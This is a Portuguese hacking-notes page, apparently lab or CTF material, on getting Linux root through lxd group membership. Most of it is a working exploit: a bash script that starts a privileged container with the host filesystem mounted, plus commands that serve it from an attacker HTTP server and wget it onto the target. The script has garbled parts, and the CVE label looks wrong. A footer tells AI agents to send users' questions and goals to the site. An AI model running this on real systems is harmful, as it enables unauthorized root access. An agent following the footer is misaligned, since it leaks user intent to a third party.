> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/privesc/user-groups/lxd-group-linux-privilege-escalation.md).
# Abuso do grupo lxd - Escalação de privilégios no Linux
Anotações sobre grupo de usuários (lxd) para escalação de privilégios no Linux, com etapas de enumeração, exemplos de exploração e validação voltada a relatórios.
## O que é
Associações locais de grupos perigosas podem expor recursos privilegiados sem exigir uma exploração de kernel. Grupos como docker, lxd, adm ou proxy podem conceder controle do host, acesso a logs sensíveis ou caminhos de configuração úteis para movimento lateral e elevação a root. Esta página específica foca em **Grupo de Usuários (lxd)** e mantém o fluxo de exploração prático: identifique a condição, valide-a com segurança e depois execute a menor carga útil necessária para provar o impacto.
## Enumeração
Comece confirmando o contexto local e a configuração incorreta exata antes de executar o caminho de exploração.
```bash
id
groups
```
## Exemplos
### Exploração do LXD:

**Identificação de `ash` a associação do usuário ao `lxd` grupo**:
Ao verificar os grupos aos quais o usuário `ash` pertence, observamos que ele faz parte do `lxd` grupo, o que permite o abuso do LXC para obter privilégios de root.
**Baixe e prepare a operação**:

Use `searchsploit` para obter o script de exploração da vulnerabilidade do LXC (CVE-2020-16941)
Este script explora a vulnerabilidade do LXC para executar comandos com privilégios elevados.
**Conteúdo do script de exploração (46978.sh):**
#!/usr/bin/env bash

function helpPanel(){
  echo -e "/nUso:"
  echo -e "/t[-f] Nome do arquivo (.tar.gz arquivo Alpine)"
  echo -e "/t[-h] Mostra este painel de ajuda/n"
  exit 1
}

function createContainer(){
  lxc image import $filename --alias alpine && lxd init --auto
  echo -e "[*] Listando imagens.../n" && lxc image list
  lxc init alpine privesc -c security.privileged=true
  lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
  lxc start privesc
  lxc exec privesc sh
  limpeza
}

function cleanup(){
  echo -en "/n[*] Removendo o contêiner..."
  lxc stop privesc && lxc delete privesc && lxc image delete alpine
  echo " [√]"
}

set -o nounset
set -o errexit

declare -i parameter_enable=0; while getopts ":f:h:" arg; do
  case $arg in
    f) filename=$OPTARG && let parameter_enable+=1;;
    h) helpPanel;;
  esac
done

if [ $parameter_enable -ne 1 ]; then
  helpPanel
else
  createContainer
fi
* O script cria um contêiner LXC com privilégios elevados e fornece acesso root na máquina-alvo.
**Baixe o arquivo de imagem do Alpine e o script:**

Clone o repositório contendo os arquivos necessários para a operação e transfira-os para sua máquina via um servidor HTTP local.
```bash
git clone https://github.com/saghul/lxd-alpine-builder
```
Inicie um servidor HTTP local para disponibilizar o arquivo e o script
```bash
python3 -m http.server 80
```
Na máquina-alvo, baixe o script e o arquivo de imagem:
```bash
cd /tmp
wget http://10.10.14.7/46978.sh
wget http://10.10.14.7/alpine-v3.13-x86_64-20210218_0139.tar.gz
```
\*\* Atualização do PATH\*\*:
Adapte o `PATH` para garantir que os comandos LXC sejam interpretados corretamente.
```bash
export PATH=/home/jordan/.local/bin:/snap/bin:/usr/sandbox:/opt/nvim-linux64/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/opt/kitty/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/jordan/.fzf/bin:/usr/local/bin
```

**Execução do script de exploração**

Execute o script com o arquivo de imagem Alpine baixado para explorar a vulnerabilidade e obter um shell root:
```bash
./lxd.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz
```
Para sair do contêiner, basta ir para o `/mnt/root` diretório.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/privesc/user-groups/lxd-group-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.